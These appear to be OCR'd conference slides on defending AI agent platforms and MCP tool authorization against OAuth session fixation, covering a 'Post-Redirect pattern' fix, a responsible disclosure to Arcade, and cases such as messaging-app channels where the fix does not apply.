
High-level idea

- Verify: the user that ***initiates*** OAuth **==** the user that ***completes*** OAuth.

Fix strategy: "Post-Redirect pattern"

- Token Manager ***additionally redirect*** to Agent Backend, asking for the active ***user id*** for verification.

1) Agent Backend sets up *post-callback endpoint*
2) Token Manager redirects browser to this endpoint after initial *callback*
3) Agent Backend extracts ***user id*** from ***user session***, submitting it along with credentials
4) Token Manager verifies binding between ***authorization session*** and ***user id***



Session Fixation: Defense

High-level idea


- Verify: the user that ***initiates*** OAuth **==** the user that ***completes*** OAuth.

Fix strategy: "Post-Redirect pattern"

- Token Manager ***additionally redirect*** to Agent Backend, asking for the active ***user id*** for verification.


1) Agent Backend sets up *post-callback endpoint*
2) Token Manager redirects browser to this endpoint after initial *callback*
3) Agent Backend extracts ***user id*** from ***user session***, submitting it along with credentials
4) Token Manager verifies binding between ***authorization session*** and ***user id***

Agent ***still*** needs to take up certain OAuth responsibilities for Security Purposes !



Session Fixation may also exist in MCP


Connection-based OAuth



Verify: the user that ***initiates*** OAuth
== the user that ***completes*** OAuth

MCP Downstream Tool Authorization

(*e.g.*, out-of-band / URL elicitation,
Draft Proposal by Arcade)




Arcade updated their MCP Proposal
after our responsible disclosure


🔍 **elicitation.mdx > Security Considerations > URL Mode Security > Phishing**
https://github.com/modelcontextprotocol/modelcontextprotocol/pull/887/files?short_path=f270d43#diff-f270d43e0167b99f433086ab9fd986ae08905b57751401badeb6217b1ae2ee63

On intricacies of Session Fixation Defense


Heterogeneous Channels for Publishing Agents



- **Regular channels:** Web app, Native app
- **Instant Messaging (IM) app channels:** Slack, Telegram, Facebook Messenger, Discord, …




in Website



in Facebook Messenger

On intricacies of Session Fixation Defense

Post-Redirect pattern is NOT universally applicable




On intricacies of Session Fixation Defense

Post-Redirect pattern is NOT universally applicable

So far, we assumed that
the *Browser* is the *only User-agent*
used to contact each Backend entity …

Reality:

- Tool ✅
- Token Manager ✅
- Platform ✅ / Agent ❓



